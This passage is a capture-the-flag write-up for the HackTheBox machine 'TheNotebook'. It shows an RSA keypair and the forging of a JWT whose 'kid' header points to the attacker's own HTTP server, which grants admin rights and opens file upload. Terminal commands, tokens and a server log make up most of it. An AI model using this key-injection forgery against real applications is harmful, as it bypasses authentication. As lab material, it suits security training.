jwtRS256.key  jwtRS256.key.pub  req.txt  thenotebook.ctb  thenotebook.ctb~  thenotebook.ctb~~  thenotebook.ctb~~~
```




```
┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# cat jwtRS256.key
-----BEGIN RSA PRIVATE KEY-----
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
-----END RSA PRIVATE KEY-----
```



```
┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# cat jwtRS256.key.pub
-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAw7AgS5sMuj9sg7a/C9s7
QJKpyvtCsYftDePyEyVDZrr43a4tJLOUUw8xJD3bJT073wHV8+HDDLyStoSjIAyS
3ecMzUOM1tSDsc07/dT2iMSAUM6FavsT0ry3dYfiZV8WbBCkojsPHMbCK6fFLurf
AqjTQm5jFTWoNDxEY6T/7PfK0F9b/POnT9vUExR6JYKIgSA9D81WBsoaBB+z9fQI
9Euj1afOZL/YClfR3kyO0ixFdyz50oktm/oHawyofGvfupRKI0/1LvuAeVLnGKNT
bvI4lYfn5ZiRDJfS0vEn55FXgoa4SwUb23ls/Ru9B3sPa97xlL5ZuLar3zo2yHv3
wKdDLSs1d16WlQV4IcHQGzQrH7gwFZlukKFiCoXb56/eudG2vHPHpxZVhV5Xs41v
28i249IVigH08QcdjlQ0vU5XIt98TzYRjF8V0Y4x6poGFB5BjJUbIrIFl4TiL8E+
+HcSd5a3ko0UraYzMcL+awTK2tb9f4y+nto1L0xL0tdHybc7xNawViDIrCoWtJeT
Oc/aqlXNgedpL0L68TkPobFG1hCEq5EgXWol9pkP9RUeX68UI/fw3cdNNK5570TT
q+B4w4n7X80Fq6r8/ipL+zRaYA+/MCefJbDRdaKOi9WRCv7ZlyuAB6dxwA0kNwpE
rtqBRR+8s/WiGlJz9BeSNPECAwEAAQ==
-----END PUBLIC KEY-----
```

here now edit the payload and the details in jwt.io to the one matching to the original
token, but change the localhost to your own tun0 ip, change admin_cap to true
And make sure the algorithm is set to RS256
It should look like this, signature verified.



Encoded

```
ByaXZLZXkua2V5In0.eyJ1c2VybmFtZSI6InNhY
WQiLCJlbWFpbCI6InNhYWRAZ21haWwuY29tIiwi
YWRtaW5fY2FwIjp0cnVlfQ.tcIEn-
u9uojAzcEsCBeR_-
sBhZvZuKjtXeTEFXaqglB_L70odBzhxjoBlHtrY
DGOJNGOPqojxDhzVrdylP5NrkPJpI1IbgkMVQQY
paLrFtMzCtHTPRsyJh2qmT3ggqoJpHZfJjVu947
78oYGkfiNqH3RlU1KmnJT9Qnye_tUJYiifnul04
7f-
RfEFt08D_ajGc5XUlSdEROxblTy6RzedkAzlW1C
TvOg0tbgIeDemcvpAaLhZVTSO5fhc8SQWO8KcND
erl4GLCzjmA5n_ozSsw1ceSUW3baNfTFRJWk3Jk
r4ab0-IJLNKIIEu0_uxB-
9qLZ3oVwk0_LnOzmckBNunscpFQKBRJg7YCphgI
EhQ67CdCJGqhrc7iM92Ego9w8XPR-
8Xigy391F0OUKDwjD8GDZe51T_XqHo0aLu2HPbs
WKXPqd9oGI66XY_-PfDLZUslAW-jW-W9alnoU-
k8QwSWsHSjEI4x3FRYHDaVGgHBe3_eQ-
bS3zhtsxo6YI0n4EIS3hzL3_1ZD_c6gANRC87bs
06vgynwRjtfPwQ1SfsTqA1e--Hmg4z-
IRZLIUJSMq5TbPXmgfOmYlw2xYj4oic6bvTWO9V
4Vh9STBCpyD6-pjFm_MdwkkFsPpVx-
wacok5ZiSq8Q2yAEsgPE5qgbZvycKsEWBaj6k_C
u7b0wdCvI
```

Decoded

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256",
  "kid": "http://10.10.14.10:7070/privKey.key"
}
```

PAYLOAD: DATA


```
{
  "username": "saad",
  "email": "saad@gmail.com",
  "admin_cap": true
}
```

VERIFY SIGNATURE


```
RSASHA256RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  CefJbDRdaKOi9WRCv7ZlyuAB6dxwA
  0kNwpE
  rtqBRR+8s/WiGlJz9BeSNPECAwEAA
  Q==
  -----END PUBLIC KEY-----
  ,
  I+KA5rsDgT6QUIqJHtKwHf3Ul3z3T
  i8btsRi
  bBCBxPXF7Llat5WWHoI3ECT4S+2Jw
  nQ9soaVgb8UmSMiRc4BxbgG4WnVkx
  N8
  -----END RSA PRIVATE KEY-----
)
```

Signature Verified

before changing the cookie, change the priv key name to privKey.key as that is called on
and spin the server on port 7070.
new cookie/token:(on the left)



```
┌──(root💀 kali)-[/Documents/htb/boxes/thenotebook]
└─# mv jwtRS256.key privKey.key

┌──(root💀 kali)-[/Documents/htb/boxes/thenotebook]
└─# ls
jwtRS256.key.pub  privKey.key  req.txt  thenotebook.ctb  thenotebook.ctb~  thenotebook.ctb~~  thenotebook.ctb~~~
```



uuid:0d01ddf8-0e0f-4ef8-920f-5bed474fabd5

auth:eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly8…
u9uojAzcEsCBeR_-
sBhZvZuKjtXeTEFXaqglB_L70odBzhxjoBlHtrYDGOJNGOPqojxDhzVrdyl…
RfEFt08D_ajGc5XUlSdEROxblTy6RzedkAzlW1CTvOg0tbgIeDemcvpAa…
IJLNKIIEu0_uxB-
9qLZ3oVwk0_LnOzmckBNunscpFQKBRJg7YCphgIEhQ67CdCJGqhrc7i…
8Xigy391F0OUKDwjD8GDZe5lT_XqHo0aLu2HPbsWKXPqd9oGI66XY_-
PfDLZUslAW-jW-W9alnoU-k8QwSWsHSjEI4x3FRYHDaVGgHBe3_eQ-
bS3zhtsxo6YI0n4EIS3hzL3_1ZD_c6gANRC87bs06vgynwRjtfPwQ1SfsT…
Hmg4z-
IRZLIUJSMq5TbPXmgfOmYlw2xYj4oic6bvTWO9V4Vh9STBCpyD6-
pjFm_MdwkkFsPpVx-
wacok5ZiSq8Q2yAEsgPE5qgbZvycKsEWBaj6k_Cu7b0wdCvl

Domain: 10.10.10.230

First-Party:

Name: auth

Value (URL B64):
XPqd9oGI66XY_-PfDLZUslAW-jW-W9alnoU-
k8QwSWsHSjEI4x3FRYHDaVGgHBe3_eQ-
bS3zhtsxo6YI0n4EIS3hzL3_1ZD_c6gANRC87bs06vgy
nwRjtfPwQ1SfsTqA1e--Hmg4z-
IRZLIUJSMq5TbPXmgfOmYlw2xYj4oic6bvTWO9V4Vh9
STBCpyD6-pjFm_MdwkkFsPpVx-
wacok5ZiSq8Q2yAEsgPE5qgbZvycKsEWBaj6k_Cu7b0
wdCvl

Path: /


Context: Default

httpOnly □ sameSite: No restriction

isSecure □


isSession ☑

reload the page



```
┌──(root💀 kali)-[/Documents/htb/boxes/thenotebook]
└─# python3 -m http.server 7070
Serving HTTP on 0.0.0.0 port 7070 (http://0.0.0.0:7070/) ...
10.10.10.230 - - [08/Jun/2021 20:31:25] "GET /privKey.key HTTP/1.1" 200 -
```

and now we are admin,and we can upload the files.



Your Files


No files uploaded yet.

Select file


Browse... No file selected.

Save

